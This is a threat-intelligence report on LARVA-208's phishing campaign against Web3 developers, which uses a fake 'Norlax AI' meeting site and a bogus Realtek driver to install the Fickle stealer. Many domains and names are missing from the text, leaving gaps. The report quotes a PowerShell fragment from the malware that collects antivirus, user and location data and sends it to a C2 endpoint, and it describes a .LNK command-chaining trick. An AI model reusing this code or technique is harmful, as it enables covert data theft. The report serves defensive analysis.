LARVA-208’s New Campaign Targets Web3 Developers

Archived: 2026-04-05 23:44:31 UTC

Executive Summary

, known for its phishing attacks and social engineering tactics targeting English-speaking IT staff through phone calls, has adopted a new technique in its operations. In recent months,

used multiple domains to contact IT employees, gather their VPN credentials, and subsequently harvest usernames and passwords from victims. The group is now applying a similar method to Web3 developers by sending them job offers (

) or requests for portfolio reviews, directing them to fake AI Company/Workspace applications. When victims click on meeting links within these deceptive AI Workspace projects and access the platform using unique invitation codes and emails, they encounter an error message falsely claiming their audio drivers are outdated or missing. Clicking the link prompts victims to download and execute malicious software disguised as a genuine Realtek HD Audio Driver. This malware executes an embedded

command (

) to retrieve and execute the

stealer from LARVA-208's Command and Control (C2) servers (

). The stealer collects extensive information about the infected machine, including the device name, hardware details, operating system version and architecture, language settings, and geolocation data (such as IP address, country, and city). It also captures the username, lists installed programs, and details running processes, transmitting all collected data back to the attacker's C2 server.

> acquires its C2 and phishing domains through 's bulletproof hosting (BPH) service. These domains are purchased alongside others that members also use. Consequently, the community directly attributes the majority of these varied phishing attacks carried out by to the group.


New Campaign

In the new campaign,

has expanded its targeting to Web3 developers by leveraging a sophisticated phishing scheme centered on a fake service called "Norlax AI," hosted on the domain


(

). This domain closely mirrors the legitimate AI workspace platform "Teampilot" (teampilot.ai), creating a convincing replica of the service to deceive victims.



Based on the observed attack scenarios, two distinct cases have been identified that lead to the victim's infection.

- **Case 1 –** The threat actor shares meeting links belonging to the fake Norlax AI service with developers who actively follow Web3 and blockchain-related content on social media platforms like X (ex-Twitter) and . These links are framed as part of a job interview or portfolio discussion.
- **Case 2 –** The threat actor sends meeting links to individuals who previously applied for Crypto Analyst positions posted by the actor on the remote job platform Remote3 (remote3.co). However, unlike what might be expected, the link is not shared directly through the platform. Since Remote3 warns job seekers to only click on legitimate **Google Meet** or **Zoom** links and avoid downloading any files, based on previous social engineering incidents, adjusts its tactics. During an initial conversation via Google Meet, the actor tells the applicant that the interview will continue on the Norlax AI platform and then shares the malicious meeting link in the chat.



When a victim clicks the meeting link, they don’t land directly on a call. Instead, they’re asked to enter an email and invitation code (victim's username), both generated by the attacker specifically for that person. In some cases,

turns on their microphone to make it look like a real job interview. Even though the victim joins the call through the Norlax AI platform, their microphone doesn't work. A few seconds later, a fake warning pops up saying their audio drivers are missing or outdated. If the victim clicks this message, their browser connects to the attacker's server (

→ `/getfile.php`) and downloads a malicious Realtek HD Audio Driver (

). When the victim runs the file, a fake installer window appears. In the background, it runs a


command hidden in `setup.dll` (

), which connects to the attacker's C2 server (

) to download and execute the

malware (


).



The threat actor, who recently developed this new execution method, previously used a different technique in earlier interviews. In those cases, they tricked victims into downloading a **.LNK** file. This shortcut appeared to call `manage-bde.wsf` (a legitimate Windows Script File used for managing BitLocker), but in reality, it used the ampersand (&) operator to append and execute a hidden

command. That command connected to the actor's C2 server and downloaded the

malware, then ran it on the victim's machine. The use of a seemingly legitimate file path helped the attacker avoid suspicion while executing malicious code.



Instead, these files are now being uploaded to


, a file upload service (

), so they can keep their own records. At the same time, as seen in the code, the actor still sends key details about the victim (OS, username, IP address, country, region, city, and antivirus info) to a `notify.php` file on its C2 server (

).

```
# Установленные антивирусы
try {
    $avList = Get-CimInstance -Namespace "root/SecurityCenter2" -ClassName "AntiVirusProduct" |
              Select-Object -ExpandProperty displayName -ErrorAction SilentlyContinue
    $av = if ($avList) { ($avList -join ", ") } else { "None detected" }
} catch {
    $av = "Unknown"
}

# Сбор текста
$text = @"
🖥️ ПК: $machine
👤 Пользователь: $user ($rights)
🌍 IP: $ip
📍 Страна: $country
📍 Регион: $region
🏙️ Город: $city
🛡️ Антивирусы: $av
"@.Trim()

# ========== [ ОТПРАВКА В notify.php ] ==========

# Кодировка параметров
$encodedText = [System.Web.HttpUtility]::UrlEncode($text)
$encodedBuild = [System.Web.HttpUtility]::UrlEncode($build)
$fullUrl = "$($uri)?user=$encodedBuild&text=$encodedText"

try {
    $response = Invoke-WebRequest -Uri $fullUrl -UseBasicParsing
    Write-Host "Ответ от сервера:" $response.Content
} catch {
    Write-Host "Ошибка при отправке:" $_.Exception.Message -ForegroundColor Red
}
```

In most cases, however, the information collected from victim devices is uploaded directly to the C2 servers used by the actor, which they have named **SilentPrism**, allowing the actor to monitor the victim data.



Conclusion

LARVA-208 has executed a highly targeted campaign against Web3 developers, exploiting their trust in AI development tools and meeting platforms. The threat actors distribute infostealers like Fickle through fake AI applications, successfully harvesting cryptocurrency wallets, development credentials, and sensitive project data.

This attack demonstrates how cybercriminals now weaponize emerging technology trends to bypass traditional security measures. Web3 developers face unique risks due to their high-value digital assets and development environments. Notably, the threat actors' arsenal has remained largely unchanged, continuing to rely on established toolkits such as Fickle. While the group's primary motivation in the last campaign was ransomware deployment, this latest operation suggests a shift toward alternative monetization strategies, including the exfiltration of valuable data and credentials for potential resale or exploitation in illicit markets.
